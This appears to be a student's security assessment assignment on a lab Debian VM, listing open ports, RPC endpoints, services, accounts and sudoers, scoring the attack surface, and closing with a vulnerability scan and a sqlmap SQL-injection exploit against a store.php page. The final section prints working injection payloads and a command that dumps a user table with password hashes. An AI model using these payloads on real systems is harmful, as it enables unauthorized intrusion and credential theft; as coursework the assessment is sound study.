Assignment 2


Security Assessment and Improvement

Gabriela Bento Costa, gcosta@student.dei.uc.pt

1. Open Sockets

1.1 Portas TCP:


nmap –sT localhost



```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
3306/tcp open  mysql
5432/tcp open  postgresql
```

1.2 Portas UDP:


sudo nmap -sU -p- localhost



```
Not shown: 65531 closed ports
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
111/udp open          rpcbind
123/udp open          ntp
933/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 9686.36 seconds
nuno@debian-9:~$ _
```

2. Endpoints

sudo rcpinfo




```
nuno@debian-9:~$ sudo rpcinfo
[sudo] password for nuno:
   program version netid     address                service    owner
    100000    4    tcp6      ::.0.111               portmapper superuser
    100000    3    tcp6      ::.0.111               portmapper superuser
    100000    4    udp6      ::.0.111               portmapper superuser
    100000    3    udp6      ::.0.111               portmapper superuser
    100000    4    tcp       0.0.0.0.0.111          portmapper superuser
    100000    3    tcp       0.0.0.0.0.111          portmapper superuser
    100000    2    tcp       0.0.0.0.0.111          portmapper superuser
    100000    4    udp       0.0.0.0.0.111          portmapper superuser
    100000    3    udp       0.0.0.0.0.111          portmapper superuser
    100000    2    udp       0.0.0.0.0.111          portmapper superuser
    100000    4    local     /run/rpcbind.sock      portmapper superuser
    100000    3    local     /run/rpcbind.sock      portmapper superuser
```

2.1 Named pipes:


sudo find /* -type p

Como alternativa, instalando o metasploit ou numa Kali VM era possível usar o “pipe_auditor” scanner



```
nuno@debian-9:~$ sudo find /* -type p
[sudo] password for nuno:
Sorry, try again.
[sudo] password for nuno:
/run/dmeventd-client
/run/dmeventd-server
/run/rpc_pipefs/gssd/clntXX/gssd
/run/systemd/sessions/1.ref
/run/systemd/initctl/fifo
/run/systemd/inaccessible/fifo
nuno@debian-9:~$ _
```


2.2 Dynamic Web pages:



```
nuno@debian-9:~$ ls /var/www/simple-ecomme/
access-denied.php  config.php   dump.sql     includes    order.php    register.php
admin              contact.php  favicon.ico  index.php   product.php  robots.txt
auth.php           css          fonts        login.php   profile.php  store.php
cart.php           default.php  img          logout.php  README.md
nuno@debian-9:~$ _
```


3. Services

systemctl --type=service --state=running




```
nuno@debian-9:~$ systemctl --type=service --state=running
UNIT                        LOAD   ACTIVE SUB     DESCRIPTION
acpid.service               loaded active running ACPI event daemon
apache2.service             loaded active running The Apache HTTP Server
containerd.service          loaded active running containerd container runtime
cron.service                loaded active running Regular background program processing daemon
dbus.service                loaded active running D-Bus System Message Bus
docker.service              loaded active running Docker Application Container Engine
exim4.service               loaded active running LSB: exim Mail Transport Agent
getty@tty1.service          loaded active running Getty on tty1
lvm2-lvmetad.service        loaded active running LVM2 metadata daemon
mariadb.service             loaded active running MariaDB 10.1.47 database server
ntp.service                 loaded active running LSB: Start NTP daemon
postgresql@9.6-main.service loaded active running PostgreSQL Cluster 9.6-main
rpcbind.service             loaded active running RPC bind portmap service
rsyslog.service             loaded active running System Logging Service
ssh.service                 loaded active running OpenBSD Secure Shell server
systemd-journald.service    loaded active running Journal Service
systemd-logind.service      loaded active running Login Service
systemd-udevd.service       loaded active running udev Kernel Device Manager
user@1001.service           loaded active running User Manager for UID 1001
vboxadd-service.service     loaded active running vboxadd-service.service
vsftpd.service              loaded active running LSB: Very secure FTP server

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.

21 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.
nuno@debian-9:~$ _
```

3.1 Services running by default



```
nuno@debian-9:/etc/default$ ls
acpid                bluetooth      cron         docker-storage  keyboard    nfs-common  rsyslog
anacron              bsdmainutils   cryptdisks   exim4           locale      nss         ssh
apache-htcacheclean  console-setup  dbus         grub            mysql       ntp         sysstat
aufs                 crda           docker       hwclock         networking  rsync       useradd
nuno@debian-9:/etc/default$
```


ou



```
nuno@debian-9:/etc/rc2.d$ ls
K01apache-htcacheclean  S01apache2             S01cron    S01lvm2-lvmetad   S01postgresql  S01sysstat
K01puppet               S01bluetooth           S01dbus    S01lvm2-lvmpolld  S01rsync       S01vsftpd
S01acpid                S01cgroupfs-mount      S01docker  S01mysql          S01rsyslog
S01anacron              S01console-setup.sh    S01exim4   S01ntp            S01ssh
```

3.2 Services running as SYSTEM

system-cgtop | grep system | grep service




```
/system.slice/apache2.service                                            9      -    29.6M        -
      -
/system.slice/containerd.service                                         9      -    29.0M        -
      -
/system.slice/cron.service                                               1      -    45.3M        -
      -
/system.slice/dbus.service                                               1      -     1.8M        -
      -
/system.slice/exim4.service                                              1      -     2.8M        -
      -
/system.slice/ifup@enp0s3.service                                        1      -     4.7M        -
      -
/system.slice/lvm2-lvmetad.service                                       1      -   504.0K        -
      -
/system.slice/mariadb.service                                           27      -    84.7M        -
      -
/system.slice/ntp.service                                                2      -     1.9M        -
      -
/system.slice/rpcbind.service                                            1      -     2.5M        -
      -
/system.slice/rsyslog.service                                            4      -     2.5M        -
      -
/system.slice/ssh.service                                                1      -     3.0M        -
      -
/system.slice/system-postgresql.slice/postgresql@9.6-main.service        6      -        -        -
      -
/system.slice/systemd-journald.service                                   1      -     6.0M        -
      -
/system.slice/systemd-logind.service                                     1      -  1016.0K        -
      -
/system.slice/systemd-udevd.service                                      1      -    23.2M        -
      -
/system.slice/vboxadd-service.service                                    8      -     1.6M        -
      -
/system.slice/vsftpd.service                                             1      -     2.3M        -
      -
nuno@debian-9:/$
```


4. Enabled Accounts

4.1 Enabled accounts in admin group

Accounts (cat \etc\group):




```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
avahi-autoipd:x:106:110:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
statd:x:108:65534::/var/lib/nfs:/bin/false
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
puppet:x:110:114:Puppet configuration management daemon,,,:/var/lib/puppet:/bin/false
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
ntp:x:112:117::/home/ntp:/bin/false
```



```
ntp:x:112:117::/home/ntp:/bin/false
manager:x:1000:1000:manager:/home/manager:/bin/bash
nuno:x:1001:1001:nuno:/home/nuno:/bin/bash
helpdesk:x:1002:1002:helpdesk:/home/helpdesk:/bin/bash
nopwd:x:1003:1003:nopwd:/home/nopwd:/bin/bash
ftp:x:507:0::/var/ftp:
postgres:x:113:118:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```


cat /etc/sudoers (para ver quem tem a permissão de sudo):



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
Defaults !requiretty
manager ALL=(ALL) ALL
nuno ALL=(ALL) ALL
nuno@debian-9:/etc$ _
```

4.2 Guest accounts enabled

grep guest /etc/passwd



```
nuno@debian-9:/etc$ grep guest passwd
nuno@debian-9:/etc$ _
```

(Não existem)

Measuring Attack Surfaces

Avenues of Attack (AoA)	**Bias**	**Identified AoA**	**Resulting Bias-Applied Values**
Open Sockets	1	11	11
Open RCP endpoints	0.9	12	10.8
Open named pipes	0.8	6	4.8
Services	0.2	21	4.2
Services running by default	0.8	28	22.4
Services running as SYSTEM	0.9	18	16.2
Dynamic Web Pages	0.6	23	13.8
Enabled Accounts	0.7	36	25.2
Enabled Accounts in admin group	0.9	3	2.7
Guest Accounts Enabled	0.9	0	0


b,c) Instalei uma máquina virtual Kali para fazer o scan de vulnerabilidades. O output encontra-se em “vulnerability_scan.txt”. O comando usado foi:

db_nmap -v --script vuln 192.168.56.200

A partir do mesmo, foram descobertas algumas vulnerabilidades, entre as quais:

- Portas Abertas;
- Possíveis vulnerabilidades de CSRF (Cross-site request forgery);
- Possível SQL Injections;
- CVE-2011-2523.

Entre as possíveis SQL Injections sugeridas, escolhi a seguinte para tentar explorar a vulnerabilidade, criando um ataque.




```
http-sql-injection:
  Possible sqli for queries:
    http://192.168.56.200:80/store.php?category=7%27%20OR%20sqlspider
    http://192.168.56.200:80/store.php?category=11%27%20OR%20sqlspider
    http://192.168.56.200:80/store.php?category=1%27%20OR%20sqlspider
    http://192.168.56.200:80/store.php?category=7%27%20OR%20sqlspider
    http://192.168.56.200:80/store.php?category=11%27%20OR%20sqlspider
    http://192.168.56.200:80/store.php?category=1%27%20OR%20sqlspider
```

Para isso usei a ferramenta “**sql.map**”, juntamente com o path escolhido para tentar ter acesso à base de dados.

python3 sqlmap.py -u 'http://192.168.56.200:80/store.php?category=11' --dump -D ecommerce -T tbl_user

Resultado:



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: category (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: category=(SELECT (CASE WHEN (4971=4971) THEN 11 ELSE (SELECT 9821 UNION SELECT 2217) END))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: category=11 AND (SELECT 2778 FROM (SELECT(SLEEP(5)))nfre)

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: category=11 UNION ALL SELECT CONCAT(0x7176717171,0x6b494d704c716f4e41506444426142526e4348556d586c6a72454751
727372554478446466678694a,0x7171627171),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[17:22:24] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:22:24] [INFO] fetching columns for table 'tbl_user' in database 'ecommerce'
[17:22:24] [INFO] fetching entries for table 'tbl_user' in database 'ecommerce'
[17:22:24] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[17:22:28] [INFO] writing hashes to a temporary file 'C:\Users\gabri\AppData\Local\Temp\sqlmapo4y4wetk4312\sqlmaphashes-
02w3t6ao.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: ecommerce
Table: tbl_user
[1 entry]
+---------+----------------------------------+-----------+---------------------+---------------------+---------------+--
-------------+
| user_id | password                         | user_name | created_at          | updated_at          | user_email    | u
ser_is_admin |
+---------+----------------------------------+-----------+---------------------+---------------------+---------------+--
-------------+
